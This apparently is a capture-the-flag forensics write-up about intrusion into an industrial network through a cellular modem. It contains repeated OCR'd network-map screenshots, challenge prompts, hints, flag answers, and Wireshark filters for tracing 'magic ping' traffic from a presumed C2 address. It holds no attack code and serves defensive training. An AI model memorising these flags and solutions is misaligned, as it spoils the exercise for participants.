
Points: 3


Flag:


195.208.218.11


Hint:

None


Interactive Map
admin
Map
Assets
Data
Notifications
Content
Baselines
Reports
Sensors
Admin
FILTERING
From 04/22/20, 05:00 PM UTC
To 04/30/20, 05:15 PM UTC
UPDATE MAP
AUTO-UPDATE
Search Map
Zones: Unzoned + 9 more
Collectors: collectorbond2 + 1 more
Links: Physical, Logical, & Implied
Assets: Only Active
Asset Limit: 1,500
Protocols: CIP + 20 more
132 assets 134 links 10 zones
EXPLORE MAP
STRUCTURED MAP
103.82.4.11
103.82.4.80
192.41.148.220
195.208.218.11
103.82.4.84(2)
Timebar
DETAILS
communication link
standard:11:22
ID: standard:11:22
TYPE: link
TAGS: LOGICAL
ASSET 1: 11
ASSET 2: 22
PROTOCOLS
Search Addresses
SSH
TCP
BASELINES
PROTOCOLS
SETTINGS


Interactive Map
admin
Map
Assets
Data
Notifications
Content
Baselines
Reports
Sensors
Admin
FILTERING
From
04/22/20, 05:00 PM UTC
To
04/30/20, 05:15 PM UTC
UPDATE MAP
AUTO-UPDATE
Search Map
Zones: Unzoned + 9 more
Collectors: collectorbond2 + 1 more
Links: Physical, Logical, & Implied
Assets: Only Active
Asset Limit: 1,500
Protocols: CIP + 20 more
132 assets
134 links
10 zones
EXPLORE MAP
STRUCTURED MAP
DETAILS
communication link
standard:11:17
ID: standard:11:17
TYPE: link
TAGS: LOGICAL
ASSET 1: 11
ASSET 2: 17
PROTOCOLS
Search Addresses
TCP
SSH
BASELINES
PROTOCOLS
SETTINGS
103.82.4.11
103.82.4.80
192.41.148.220
195.208.218.11
103.82.4.84(2)
Timebar


Interactive Map
admin
Map
Assets
Data
Notifications
Content
Baselines
Reports
Sensors
Admin
FILTERING
From
04/22/20, 05:00 PM UTC
To
04/30/20, 05:15 PM UTC
UPDATE MAP
AUTO-UPDATE
Search Map
Zones: Unzoned + 9 more
Collectors: collectorbond2 + 1 more
Links: Physical, Logical, & Implied
Assets: Only Active
Asset Limit: 1,500
Protocols: CIP + 20 more
132 assets
134 links
10 zones
EXPLORE MAP
STRUCTURED MAP
103.82.4.11
103.82.4.80
192.41.148.220
195.208.218.11
103.82.4.84(2)
Timebar
DETAILS
communication link
standard:11:23
ID: standard:11:23
TYPE: link
TAGS: LOGICAL
ASSET 1: 11
ASSET 2: 23
PROTOCOLS
Search Addresses
HTTP
SMB
KRB_TCP
TCP
BASELINES
PROTOCOLS
SETTINGS


Interactive Map
admin
Map
Assets
Data
Notifications
Content
Baselines
Reports
Sensors
Admin
FILTERING
From
04/22/20, 05:00 PM UTC
To
04/30/20, 05:15 PM UTC
UPDATE MAP
AUTO-UPDATE
Search Map
Zones: Unzoned + 9 more
Collectors: collectorbond2 + 1 more
Links: Physical, Logical, & Implied
Assets: Only Active
Asset Limit: 1,500
Protocols: CIP + 20 more
132 assets
134 links
10 zones
EXPLORE MAP
STRUCTURED MAP
103.82.4.11
103.82.4.80
192.41.148.220
195.208.218.11
103.82.4.84(2)
Timebar
DETAILS
communication link
standard:11:26
ID: standard:11:26
TYPE: link
TAGS: LOGICAL
ASSET 1: 11
ASSET 2: 26
PROTOCOLS
Search Addresses
TCP
ICMP
ROCPLUS
KRB_TCP
SMB
HTTP
BASELINES
PROTOCOLS
SETTINGS

Crack in the Armor

Level 3 – Flag 2

We believe that the DIGI WR-21 cellular modem was used as the initial access point into the network. Although this device was connected directly to the Internet, no ports or services were open. We have no idea how the adversary was able to gain access to this device. Something appears to have remotely disabled the device's firewall. Can you investigate the initial access method into the WR-21?

Points: 10

Flag:

{magic-ping-do-your-thing}

Hint:

Look for something magic.

Crack in the Armor - Solution

Level 3 – Flag 2

Now that we have identified the C2 server, filter the traffic in Wireshark by that IP:

ip.addr == 195.208.218.11

Review some of the initial traffic to the device. Filter the traffic also by ICMP:

ip.addr == 195.208.218.11 && icmp


View the ICMP traffic and you will notice a series of packets that look out of place. They all have an ICMP sequence number of **256**.

Filter by the ICMP sequence number **256**

ip.addr == 195.208.218.11 && icmp.seq == 256

There is a magic ping containing the flag value

Crack in the Armor



Foothold

Level 3 – Flag 3

Once the firewall was dropped on the WR-21 cellular modem, the adversaries appeared to have enabled and gained access to the HTML interface and the HTTP RCI interface. We are not sure how they were able to accomplish this as we use a 23 character complex password to secure this interface. Somehow the adversary was able to obtain our complex password and use it to log into the device. Can you investigate how the adversary was able to gain administrator access into the HTML interface?

Points: 10

Flag:

{flag_auth_bypass}

Hint:

Robinson Canó, a baseball player for the New York Mets, is currently ranked 64th in Base hits.

